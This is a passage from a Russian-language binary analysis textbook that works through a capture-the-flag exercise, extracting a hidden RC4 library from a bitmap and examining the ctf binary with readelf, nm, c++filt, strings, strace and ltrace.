Флаг `-h` ❶ просит `readelf` напечатать только заголовок исполняемого файла. Программа все же ругается на то, что смещения в таблицах заголовков секций и программы указывают за пределы файла, но это не страшно. Важно, что теперь у нас есть удобное представление извлеченного заголовка ELF.

Ну, и как же вычислить полный размер ELF-файла, не имея ничего, кроме заголовка? На рис. 2.1 главы 2 показано, что в конце ELF-файла обычно находится таблица заголовков секций и что ее смещение хранится в заголовке исполняемого файла ❷. Заголовок исполняемого файла также дает размер заголовка каждой секции ❸ и количество заголовков секций в таблице ❹. Поэтому мы можем вычислить полный размер ELF-библиотеки, скрытой в растровом файле, следующим образом:

$$\begin{aligned} size &= e\_shoff + (e\_shnum \times e\_shentsize) \\ &= 8568 + (27 \times 64) \\ &= 10\,296. \end{aligned}$$

В этой формуле *size* – полный размер библиотеки, *e\_shoff* – смещение таблицы заголовков секций, а *e\_shentsize* – размер одного заголовка секции.

Теперь, зная, что размер библиотеки равен 10 296 байт, мы можем извлечь ее целиком с помощью `dd`:

---

```
$ dd skip=52 count=10296 if=67b8601 0of=lib5ae9b7f.so bs=1
10296+0 records in
10296+0 records out
10296 bytes (10 kB, 10 KiB) copied, 0.0287996 s, 358 kB/s
```

---

Команда `dd` называет извлеченный файл *lib5ae9b7f.so* ❶, потому что именно так называется отсутствующая библиотека, которую требует двоичный файл *ctf*. После выполнения этой команды мы имеем работоспособный разделяемый ELF-объект. Воспользуемся `readelf`, чтобы понять, все ли получилось удачно (см. листинг 5.2). Чтобы сократить объем вывода, напечатаем только заголовок исполняемого файла (`-h`) и таблицы символов (`-s`). Последняя должна дать нам представление о функциональности библиотеки.

Листинг 5.2. Результат работы `readelf` для извлеченной библиотеки *lib5ae9b7f.so*

---

```
$ readelf -hs lib5ae9b7f.so
```

ELF Header:

```
Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
Class:                               ELF64
Data:                               2's complement, little endian
Version:                             1 (current)
OS/ABI:                               UNIX - System V
ABI Version:                           0
Type:                                 DYN (Shared object file)
Machine:                             Advanced Micro Devices X86-64
Version:                               0x1
Entry point address:                  0x970
Start of program headers:              64 (bytes into file)
Start of section headers:              8568 (bytes into file)
Flags:                                 0x0
Size of this header:                   64 (bytes)
Size of program headers:               56 (bytes)
Number of program headers:              7
Size of section headers:               64 (bytes)
Number of section headers:              27
Section header string table index:     26
```

Symbol table '.dynsym' contains 22 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	000000000000008c0	0	SECTION	LOCAL	DEFAULT	9	
2:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__
3:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__Jv_RegisterClasses

	4:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND _ZNSt7__cxx1112basic_stri@GL(2)
	5:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND malloc@GLIBC_2.2.5 (3)
	6:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND _ITM_deregisterTMCloneTab
	7:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND _ITM_registerTMCloneTable
	8:	0000000000000000	0	FUNC	WEAK	DEFAULT	UND __cxa_finalize@GLIBC_2.2.5 (3)
	9:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND __stack_chk_fail@GLIBC_2.4 (4)
	10:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND _ZSt19__throw_logic_error@ (5)
	11:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND memcpy@GLIBC_2.14 (6)
❶	12:	00000000000000bc0	149	FUNC	GLOBAL	DEFAULT	12 _Z11rc4_encryptP11rc4_sta
❷	13:	00000000000000cb0	112	FUNC	GLOBAL	DEFAULT	12 _Z8rc4_initP11rc4_state_t
	14:	00000000000202060	0	NOTYPE	GLOBAL	DEFAULT	24 _end
	15:	00000000000202058	0	NOTYPE	GLOBAL	DEFAULT	23 _edata
❸	16:	00000000000000b40	119	FUNC	GLOBAL	DEFAULT	12 _Z11rc4_encryptP11rc4_sta
❹	17:	00000000000000c60	5	FUNC	GLOBAL	DEFAULT	12 _Z11rc4_decryptP11rc4_sta
	18:	00000000000202058	0	NOTYPE	GLOBAL	DEFAULT	24 __bss_start
	19:	000000000000008c0	0	FUNC	GLOBAL	DEFAULT	9 _init
❺	20:	00000000000000c70	59	FUNC	GLOBAL	DEFAULT	12 _Z11rc4_decryptP11rc4_sta
	21:	00000000000000d20	0	FUNC	GLOBAL	DEFAULT	13 _fini

Как мы и надеялись, полная библиотека, похоже, извлечена правильно. И хотя она зачищена, таблица динамических символов показывает несколько интересных экспортируемых функций (❶–❺). Но имена какие-то странные, плохо читаемые. Посмотрим, можно ли это исправить.

## 5.5 Разбор символов с помощью nm

В языке C++ функции можно *перегружать*, т. е. допускается существование нескольких функций с одинаковым именем, но разными сигнатурами. К сожалению, компоновщик ничего не знает о C++. И если бы существовало несколько функций с именем foo, то компоновщик понятия не имел бы, как разрешать ссылки на foo – какую именно версию foo использовать. Чтобы устранить повторяющиеся имена, компиляторы C++ генерируют *декорированные* имена функций. Декорированное имя – это комбинация оригинального имени функции и закодированного представления ее параметров. Таким образом, каждый вариант функции получает уникальное имя, и у компоновщика не возникает проблем с различением перегруженных функций.

Для аналитиков двоичных файлов декорированные имена функций – палка о двух концах. С одной стороны, декорированные имена гораздо труднее воспринимаются, как мы видим на примере результата `readelf` для библиотеки `lib5ae9b7f.so` (листинг 5.2), написанной на C++. С другой стороны, декорированное имя бесплатно предоставляет информацию о типе параметров функции, что весьма полезно с точки зрения обратной разработки.

В целом преимущества декорированных имен перевешивают их недостатки, потому что такие имена легко декодировать. С этой задачей справляются несколько стандартных инструментов. Один из лучших – утилита `nm`, которая выводит список символов в данном ис-

полняемом, объектном или разделяемом файле. Получив двоичный файл, nm по умолчанию пытается разобрать таблицу статических символов.

---

```
$ nm lib5ae9b7f.so
nm: lib5ae9b7f.so: no symbols
```

---

Увы, как показывает этот пример, конфигурация nm по умолчанию для *lib5ae9b7f.so* бесполезна, потому что этот файл зачищен. Мы должны явно попросить nm разобрать таблицу динамических символов, задав флаг `-D`, как показано в листинге 5.3. Здесь «...» означает, что я обрезал строку и перенес ее на следующую (декорированные имена бывают довольно длинными).

*Листинг 5.3. Результат работы nm для lib5ae9b7f.so*

---

```
$ nm -D lib5ae9b7f.so
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
                 w _Jv_RegisterClasses
00000000000000c60 T _Z11rc4_decryptP11rc4_state_tPhi
00000000000000c70 T _Z11rc4_decryptP11rc4_state_tRNSt7__cxx1112basic_...
                  ...stringIcSt11char_traitsIcESaIcEEE
00000000000000b40 T _Z11rc4_encryptP11rc4_state_tPhi
00000000000000bc0 T _Z11rc4_encryptP11rc4_state_tRNSt7__cxx1112basic_...
                  ...stringIcSt11char_traitsIcESaIcEEE
00000000000000cb0 T _Z8rc4_initP11rc4_state_tPhi
                  U _ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE9...
                  ...M_createERmm
                  U _ZSt19__throw_logic_errorPKc
00000000000202058 B __bss_start
                  w __cxa_finalize
                  w __gmon_start__
                  U __stack_chk_fail
00000000000202058 D _edata
00000000000202060 B _end
00000000000000d20 T _fini
000000000000008c0 T _init
                  U malloc
                  U memcpy
```

---

Уже лучше, теперь мы видим хоть какие-то символы. Но имена символов по-прежнему декорированы. Чтобы декодировать их, нужно указать флаг `--demangle`.

*Листинг 5.4. Результат работы nm с декодированными именами для файла lib5ae9b7f.so*

---

```
$ nm -D --demangle lib5ae9b7f.so
                 w _ITM_deregisterTMCloneTable
```

---

---

```

w _ITM_registerTMCloneTable
w _Jv_RegisterClasses
00000000000000c60 T ❶rc4_decrypt(rc4_state_t*, unsigned char*, int)
00000000000000c70 T ❷rc4_decrypt(rc4_state_t*,
                                std::__cxx11::basic_string<char, std::char_traits<char>,
                                std::allocator<char> >&)
00000000000000b40 T ❸rc4_encrypt(rc4_state_t*, unsigned char*, int)
00000000000000bc0 T ❹rc4_encrypt(rc4_state_t*,
                                std::__cxx11::basic_string<char, std::char_traits<char>,
                                std::allocator<char> >&)
00000000000000cb0 T ❺rc4_init(rc4_state_t*, unsigned char*, int)
U std::__cxx11::basic_string<char, std::char_traits<char>,
    std::allocator<char> >::_M_create(unsigned long&, unsigned long)
U std::__throw_logic_error(char const*)
00000000000202058 B __bss_start
w __cxa_finalize
w __gmon_start__
U __stack_chk_fail
00000000000202058 D __edata
00000000000202060 B __end
00000000000000d20 T __fini
000000000000008c0 T __init
U malloc
U memcpy

```

---

Наконец-то имена функций стали читаемыми. Мы видим пять интересных функций, и все они, похоже, являются криптографическими, реализующими хорошо известный алгоритм шифрования RC4<sup>1</sup>. Имеется функция `rc4_init`, которая принимает структуру данных типа `rc4_state_t`, строку символов без знака и целое число ❺. Первым параметром, вероятно, является структура данных для хранения криптографического состояния, а следующие два – ключ и длина ключа соответственно. Есть также несколько функций шифрования и дешифрования, все они принимают указатель на криптографическое состояние, а также строки (в смысле C и C++), подлежащие шифрованию или дешифрованию (❶–❹).

Для декодирования имен функций можно также воспользоваться специальной утилитой `c++filt`, которая принимает декорированное имя и выводит его декодированный эквивалент. Достоинство `c++filt` заключается в том, что она поддерживает несколько форматов декодирования и автоматически определяет, в каком из них представлено переданное имя. Ниже приведен пример использования `c++filt` для декодирования имени `_Z8rc4_initP11rc4_state_tPhi`:

---

<sup>1</sup> RC4 – популярный потоковый шифр, отличающийся простотой и высоким быстродействием. Интересующиеся могут прочитать о нем в статье по адресу <https://en.wikipedia.org/wiki/RC4>. Отметим, что теперь RC4 считается взломанным, так что использовать его в новых реальных проектах не рекомендуется!

---

```
$ c++filt _Z8rc4_initP11rc4_state_tPhi  
rc4_init(rc4_state_t*, unsigned char*, int)
```

---

Подытожим, что мы уже сделали. Мы распаковали загадочный файл *payload* и обнаружили двоичный файл *ctf*, зависящий от библиотеки *lib5ae9b7f.so*. Мы выяснили, что файл *lib5ae9b7f.so* спрятан в растровом файле, и успешно извлекли его. Мы также примерно представляем, что он делает: это криптографическая библиотека. Теперь попробуем запустить *ctf* еще раз, уже без отсутствующих зависимостей.

В процессе выполнения двоичного файла компоновщик разрешает его зависимости, для чего просматривает ряд стандартных каталогов с разделяемыми библиотеками, например */lib*. Поскольку мы извлекли *lib5ae9b7f.so* в нестандартный каталог, необходимо сказать компоновщику, что он должен искать и в нем тоже. Для этого мы установим переменную окружения *LD\_LIBRARY\_PATH*. Зададим ее так, чтобы она указывала на текущий рабочий каталог, и снова запустим *ctf*.

---

```
$ export LD_LIBRARY_PATH=`pwd`  
$ ./ctf  
$ echo $?  
1
```

---

Получилось! Двоичный файл *ctf* по-прежнему не приносит никакой видимой пользы, но работает, не жалуясь на отсутствие библиотек. Код выхода программы *ctf*, доступный через переменную оболочки *\$?*, равен 1, что является признаком ошибки. Теперь, располагая всеми необходимыми зависимостями, мы можем продолжить расследование и как-то обойти ошибку в *ctf*, которая мешает добраться до желанного флага.

## 5.6 Поиск зацепок с помощью strings

Чтобы понять, что делает двоичный файл и каких аргументов он ожидает, мы можем поискать в нем полезные строки, которые пролили бы свет на его назначение. Например, если мы увидим строки, содержащие части HTTP-запросов или URL-адреса, можно предположить, что файл делает что-то, связанное с вебom. Анализируя вредоносные программы, например боты, мы, возможно, обнаружим строки, содержащие принимаемые ботом команды, если только они не обфусцированы. Можно даже встретить отладочные строки, которые программист забыл удалить, – такое действительно бывало в реальных вредоносных программах!

Для поиска строк в двоичном (или любом другом) файле в системе Linux можно воспользоваться утилитой *strings*. Она принимает один или несколько файлов и печатает все найденные в них строки имеющего графическое представление символов. Отметим, что *strings* не

проверяет, действительно ли найденные строки рассчитаны на чтение человеком, поэтому применение ее к двоичным файлам может давать посторонние строки, которые лишь случайно выглядят печатаемыми.

Поведение `strings` можно настроить с помощью флагов. Например, флаг `-d` означает, что нужно печатать только строки, найденные в секциях данных, а не во всех секциях. По умолчанию `strings` печатает лишь строки, содержащие не менее четырех символов, но минимальную длину можно задать с помощью флага `-n`. Для наших целей режима по умолчанию вполне достаточно; посмотрим, что `strings` сможет найти в файле `ctf`.

#### Листинг 5.5. Строки символов, найденные в двоичном файле `ctf`

```
$ strings ctf
❶ /lib64/ld-linux-x86-64.so.2
lib5ae9b7f.so
❷ __gmon_start__
_Jv_RegisterClasses
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_Z8rc4_initP11rc4_state_tPhi
...
❸ DEBUG: argv[1] = %s
❹ checking '%s'
❺ show_me_the_flag
>CMb
-v@P^:
flag = %s
guess again!
❻ It's kinda like Louisiana. Or Dagobah. Dagobah - Where Yoda lives!
;*3$"
zPLR
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
❼ .shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
```





```
.eh_frame
.gcc_except_table
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment
```



Некоторые из показанных здесь строк встречаются почти во всех ELF-файлах. Таковы, например, имя интерпретатора программы ❶, найденное в секции `.interp`, и некоторые имена символов, найденные в секции `.dynstr` ❷. В конце распечатки мы видим все имена секций, найденные в секции `.shstrtab` ❸. Но всё это нам не слишком интересно.

По счастью, имеются и более полезные строки. Например, одна из них похожа на отладочное сообщение и наводит на мысль, что программа ожидает флага в командной строке ❹. Встречаются также какие-то проверки, возможно, применяемые к входной строке ❺. Мы пока не знаем, каким должен быть параметр командной строки, но можно было бы попробовать какую-то из других интересных строк, например `show_me_the_flag` ❻, – вдруг да сработает. Имеется также загадочная строка ❼, содержащая сообщение непонятного назначения. Сейчас мы не знаем, что означает это сообщение, но из исследования *lib5ae9b7f.so* нам известно, что в этом двоичном файле используется алгоритм шифрования RC4. Быть может, это сообщение является ключом шифрования?

Зная, что двоичный файл ожидает получить параметр в командной строке, посмотрим, не приблизит ли нас к заветной цели задание произвольного параметра. За неимением лучшего зададим просто строку `foobar`:

```
$ ./ctf foobar
checking 'foobar'
$ echo $?
1
```



Поведение двоичного файла изменилось. Он сообщает, что проверяет переданную ему строку. Но проверка оказалась неудачной, потому что код выхода все равно показывает ошибку. А давайте рискнем и попробуем еще какую-нибудь из найденных интересных строк, например `show_me_the_flag`, которая выглядит особенно многообещающей:

```
$ ./ctf show_me_the_flag
checking 'show_me_the_flag'
```

```
ok
$ echo $?
1
```

Получилось! Проверка вроде бы прошла. Но, увы, код выхода по-прежнему равен 1, т. е. чего-то не хватает. И самое печальное, что результаты `strings` не дают больше никаких зацепок. Давайте более внимательно изучим поведение `ctf`, чтобы понять, куда двигаться дальше. И начнем с системных и библиотечных вызовов, которые делает `ctf`.

## 5.7 Трассировка системных и библиотечных вызовов с помощью `strace` и `ltrace`

Чтобы продвинуться дальше, выясним, по какой причине `ctf` завершается с кодом ошибки, для чего рассмотрим поведение программы перед самым выходом. Сделать это можно разными способами, один из них – воспользоваться инструментами `strace` и `ltrace`. Они показывают соответственно системные и библиотечные вызовы, совершаемые программой. Располагая этой информацией, часто можно составить общее представление о том, что делает программа.

Для начала изучим с помощью `strace`, к каким системным вызовам обращается `ctf`. Иногда желательно присоединить `strace` к работающему процессу. Для этого нужно задать флаг `-p pid`, где `pid` – идентификатор процесса. Но в данном случае достаточно просто запустить `ctf` под управлением `strace` с самого начала. В листинге 5.6 показан результат работы `strace` для двоичного файла `ctf` (строки, заканчивающиеся «...», обрезаны).

Листинг 5.6. Системные вызовы, выполняемые двоичным файлом `ctf`

```
$ strace ./ctf show_me_the_flag
❶ execve("./ctf", [ "./ctf", "show_me_the_flag" ], [/* 73 vars */]) = 0
brk(NULL) = 0x1053000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f703477e000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
❷ open("/ch3/tls/x86_64/lib5ae9b7f.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or ...)
stat("/ch3/tls/x86_64", 0x7ffcc6987ab0) = -1 ENOENT (No such file or directory)
open("/ch3/tls/lib5ae9b7f.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
stat("/ch3/tls", 0x7ffcc6987ab0) = -1 ENOENT (No such file or directory)
open("/ch3/x86_64/lib5ae9b7f.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
stat("/ch3/x86_64", 0x7ffcc6987ab0) = -1 ENOENT (No such file or directory)
open("/ch3/lib5ae9b7f.so", O_RDONLY|O_CLOEXEC) = 3
❸ read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\3\0>\0\1\0\0\0p\t\0\0\0\0\0"... , 832) = 832
fstat(3, st_mode=S_IFREG|0775, st_size=10296, ...) = 0
mmap(NULL, 2105440, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f7034358000
mprotect(0x7f7034359000, 2097152, PROT_NONE) = 0
```

```

mmap(0x7f7034559000, 8192, PROT_READ|PROT_WRITE, ..., 3, 0x1000) = 0x7f7034559000
close(3) = 0
open("/ch3/libstdc++.so.6", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, st_mode=S_IFREG|0644, st_size=150611, ...) = 0
mmap(NULL, 150611, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f7034759000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
④ open("/usr/lib/x86_64-linux-gnu/libstdc++.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0>\0\1\0\0\0 \235\10\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0644, st_size=1566440, ...) = 0
mmap(NULL, 3675136, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f7033fd6000
mprotect(0x7f7034148000, 2097152, PROT_NONE) = 0
mmap(0x7f7034348000, 49152, PROT_READ|PROT_WRITE, ..., 3, 0x172000) = 0x7f7034348000
mmap(0x7f7034354000, 13312, PROT_READ|PROT_WRITE, ..., -1, 0) = 0x7f7034354000
close(3) = 0
open("/ch3/libgcc_s.so.1", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libgcc_s.so.1", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0>\0\1\0\0\0p*\0\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0644, st_size=89696, ...) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034758000
mmap(NULL, 2185488, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f7033dc0000
mprotect(0x7f7033dd6000, 2093056, PROT_NONE) = 0
mmap(0x7f7033fd5000, 4096, PROT_READ|PROT_WRITE, ..., 3, 0x15000) = 0x7f7033fd5000
close(3) = 0
open("/ch3/libc.so.6", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0>\0\1\0\0\0P\t\2\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0755, st_size=1864888, ...) = 0
mmap(NULL, 3967392, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f70339f7000
mprotect(0x7f7033bb6000, 2097152, PROT_NONE) = 0
mmap(0x7f7033db6000, 24576, PROT_READ|PROT_WRITE, ..., 3, 0x1bf000) = 0x7f7033db6000
mmap(0x7f7033dbc000, 14752, PROT_READ|PROT_WRITE, ..., -1, 0) = 0x7f7033dbc000
close(3) = 0
open("/ch3/libm.so.6", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libm.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0>\0\1\0\0\0V\0\0\0\0\0"..., 832) = 832
fstat(3, st_mode=S_IFREG|0644, st_size=1088952, ...) = 0
mmap(NULL, 3178744, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f70336ee000
mprotect(0x7f70337f6000, 2093056, PROT_NONE) = 0
mmap(0x7f70339f5000, 8192, PROT_READ|PROT_WRITE, ..., 3, 0x107000) = 0x7f70339f5000
close(3) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034757000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034756000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034754000
arch_prctl(ARCH_SET_FS, 0x7f7034754740) = 0
mprotect(0x7f7033db6000, 16384, PROT_READ) = 0
mprotect(0x7f70339f5000, 4096, PROT_READ) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7034753000
mprotect(0x7f7034348000, 40960, PROT_READ) = 0

```

---

```

mprotect(0x7f7034559000, 4096, PROT_READ) = 0
mprotect(0x601000, 4096, PROT_READ) = 0
mprotect(0x7f7034780000, 4096, PROT_READ) = 0
munmap(0x7f7034759000, 150611) = 0
brk(NULL) = 0x1053000
brk(0x1085000) = 0x1085000
fstat(1, st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...) = 0
❶ write(1, "checking 'show_me_the_flag'\n", 28checking 'show_me_the_flag'
) = 28
❷ write(1, "ok\n", 3ok
) = 3
❸ exit_group(1) = ?
+++ exited with 1 +++

```

---

Если `strace` трассирует программу с самого начала, то включаются все системные вызовы, выполняемые интерпретатором программы для подготовки процесса, из-за чего распечатка оказывается довольно длинной. Первый системный вызов – `execve`, его делает оболочка, чтобы запустить программу ❶. Затем управление получает интерпретатор программы, который начинает подготавливать окружение, в т. ч. выделять области памяти и задавать права доступа к ним с помощью `mprotect`. Кроме того, мы видим системные вызовы, которые производятся в процессе поиска и загрузки необходимых динамических библиотек.

Напомним, что в разделе 5.5 мы установили переменную среды `LD_LIBRARY_PATH`, чтобы сообщить динамическому компоновщику о том, что нужно добавить текущий рабочий каталог в список путей поиска. И теперь мы видим, что компоновщик ищет файл `lib5ae9b7f.so` в ряде стандартных подкаталогов нашего текущего рабочего каталога, пока, наконец, не находит его в корне ❷. Когда библиотека найдена, динамический компоновщик читает ее и отображает в память ❸. Этот процесс повторяется для всех требуемых библиотек, в частности `libstdc++.so.6` ❹, и занимает большую часть вывода `strace`.

К самому приложению относятся лишь три последних системных вызова. Первый из них – `write`, он нужен для вывода сообщения `checking 'show_me_the_flag'` на экран ❺. Еще один вызов `write` печатает строку `ok` ❻, и, наконец, мы видим вызов `exit_group`, который завершает программу с кодом 1 ❼.

Все это, конечно, интересно, но поможет ли заполучить от `ctf` флаг? Не поможет! В данном случае `strace` не дала никакой полезной информации, но я все равно хотел показать, как она работает, потому что иногда она позволяет лучше понять поведение программы. Наблюдение за системными вызовами бывает полезно не только для двоичного анализа, но и для отладки.

Знание системных вызовов `ctf` нам не особенно помогло, но попробуем библиотечные вызовы. Чтобы узнать, к каким библиотечным функциям обращалась `ctf`, мы воспользуемся программой `ltrace`. Поскольку `ltrace` – близкая родственница `strace`, она принимает многие из тех же параметров командной строки, в т. ч. `-r` для присоединения

к работающему процессу. В данном случае мы зададим флаг `-i`, чтобы вывести счетчик программы в точке каждого библиотечного вызова (это окажется полезным впоследствии). Еще зададим флаг `-C`, чтобы автоматически декодировать имена функций C++. Запустим `ctf` под управлением `ltrace`, как показано в листинге 5.7.

Листинг 5.7. Библиотечные вызовы, выполняемые двоичным файлом `ctf`

```
$ ltrace -i -C ./ctf show_me_the_flag
❶ [0x400fe9] __libc_start_main (0x400bc0, 2, 0x7ffc22f441e8, 0x4010c0 <unfinished ...>
❷ [0x400c44] __printf_chk (1, 0x401158, 0x7ffc22f4447f, 160checking 'show_me_the_flag') = 28
❸ [0x400c51] strcmp ("show_me_the_flag", "show_me_the_flag") = 0
❹ [0x400cf0] puts ("ok"ok) = 3
❺ [0x400d07] rc4_init (rc4_state_t*, unsigned char*, int)
    (0x7ffc22f43fb0, 0x4011c0, 66, 0x7fe979b0d6e0) = 0
❻ [0x400d14] std::__cxx11::basic_string<char, std::char_traits<char>,
    std::allocator<char> >::assign (char const*)
    (0x7ffc22f43ef0, 0x40117b, 58, 3) = 0x7ffc22f43ef0
❼ [0x400d29] rc4_decrypt (rc4_state_t*, std::__cxx11::basic_string<char,
    std::char_traits<char>, std::allocator<char> >&)
    (0x7ffc22f43f50, 0x7ffc22f43fb0, 0x7ffc22f43ef0, 0x7e889f91) = 0x7ffc22f43f50
❽ [0x400d36] std::__cxx11::basic_string<char, std::char_traits<char>,
    std::allocator<char> >::_M_assign (std::__cxx11::basic_string<char,
    std::char_traits<char>, std::allocator<char> > const&)
    (0x7ffc22f43ef0, 0x7ffc22f43f50, 0x7ffc22f43f60, 0) = 0
❾ [0x400d53] getenv ("GUESSME") = nil
    [0xffffffffffffffff] +++ exited (status 1) +++
```

Как видим, распечатку `ltrace` читать гораздо проще, потому что она не замусорена кодом подготовки процесса. Первая библиотечная функция `__libc_start_main` ❶ вызывается из функции `_start`, чтобы передать управление функции `main` программы. Функция `main` первым делом вызывает библиотечную функцию для печати уже знакомой нам строки `checking ...` на экран ❷. Сама проверка осуществляется путем сравнения строк, реализованного функцией `strcmp`, ее цель – убедиться, что переданный `ctf` аргумент равен `show_me_the_flag` ❸. Если это так, то на экран выводится сообщение `ok` ❹.

Пока что мы не узнали ничего нового. Но дальше начинается интересное: криптографический алгоритм RC4 инициализируется путем вызова функции `rc4_init` из ранее извлеченной библиотеки ❺. Затем мы с помощью функции `assign` присваиваем значение строке C++, быть может, записывая в нее зашифрованное сообщение ❻. Далее это сообщение дешифрируется путем обращения к функции `rc4_decrypt` ❼, и расшифрованное сообщение присваивается новой строке C++ ❽.

Наконец, имеется вызов стандартной библиотечной функции `getenv`, которая ищет переменные окружения ❾. Мы видим, что `ctf` ожидает найти переменную среды `GUESSME`! И это вполне может быть ранее дешифрованная строка. Посмотрим, изменится ли поведение `ctf`, если присвоить какое-нибудь значение переменной окружения `GUESSME`:

---

```
$ GUESSME='foobar' ./ctf show_me_the_flag
checking 'show_me_the_flag'
ok
guess again!
```

---

Стоило задать GUESSME, как появилась дополнительная строка `guess again!`. Похоже, что `ctf` ожидает определенного значения GUESSME. Быть может, еще один прогон `ltrace`, показанный в листинге 5.8, прольет свет на эту тайну.

*Листинг 5.8. Библиотечные вызовы, выполняемые ctf после задания переменной окружения GUESSME*

---

```
$ GUESSME='foobar' ltrace -i -C ./ctf show_me_the_flag
...
[0x400d53] getenv ("GUESSME") = "foobar"
❶ [0x400d6e] std::__cxx11::basic_string<char, std::char_traits<char>,
      std::allocator<char> >::assign(char const*)
      (0x7fffc7af2b00, 0x401183, 5, 3) = 0x7fffc7af2b00
❷ [0x400d88] rc4_decrypt (rc4_state_t*, std::__cxx11::basic_string<char,
      std::char_traits<char>, std::allocator<char> >&)
      (0x7fffc7af2b60, 0x7fffc7af2ba0, 0x7fffc7af2b00, 0x401183) = 0x7fffc7af2b60
[0x400d9a] std::__cxx11::basic_string<char, std::char_traits<char>,
      std::allocator<char> >:: _M_assign (std::__cxx11::basic_string<char,
      std::char_traits<char>, std::allocator<char> > const&)
      (0x7fffc7af2b00, 0x7fffc7af2b60, 0x7700a0, 0) = 0
[0x400db4] operator delete (void*)(0x7700a0, 0x7700a0, 21, 0) = 0
❸ [0x400dd7] puts ("guess again!"guess again!) = 13
[0x400c8d] operator delete (void*)(0x770050, 0x76fc20, 0x7f70f99b3780, 0x7f70f96e46e0) = 0
[0xffffffffffffffff] +++ exited (status 1) +++
```

---

После обращения к `getenv` `ctf` присваивает ❶ и дешифрует ❷ еще одну строку C++. К сожалению, между дешифрованием и моментом, когда на экран выводится `guess again` ❸, нет никаких намеков на то, каким могло бы быть ожидаемое значение GUESSME. Это означает, что сравнение GUESSME с ожидаемым значением реализовано без использования библиотечных функций. Нам нужен какой-то другой подход.

## 5.8 Изучение поведения на уровне команд с помощью objdump

Поскольку мы знаем, что значение переменной окружения GUESSME проверяется без использования хорошо известных библиотечных функций, следующий логический шаг – применить утилиту `objdump` для изучения `ctf` на уровне команд, чтобы понять, что происходит<sup>1</sup>.

---

<sup>1</sup> Напомним (см. главу 1), что `objdump` – это простой дизассемблер, входящий в состав большинства дистрибутивов Linux.

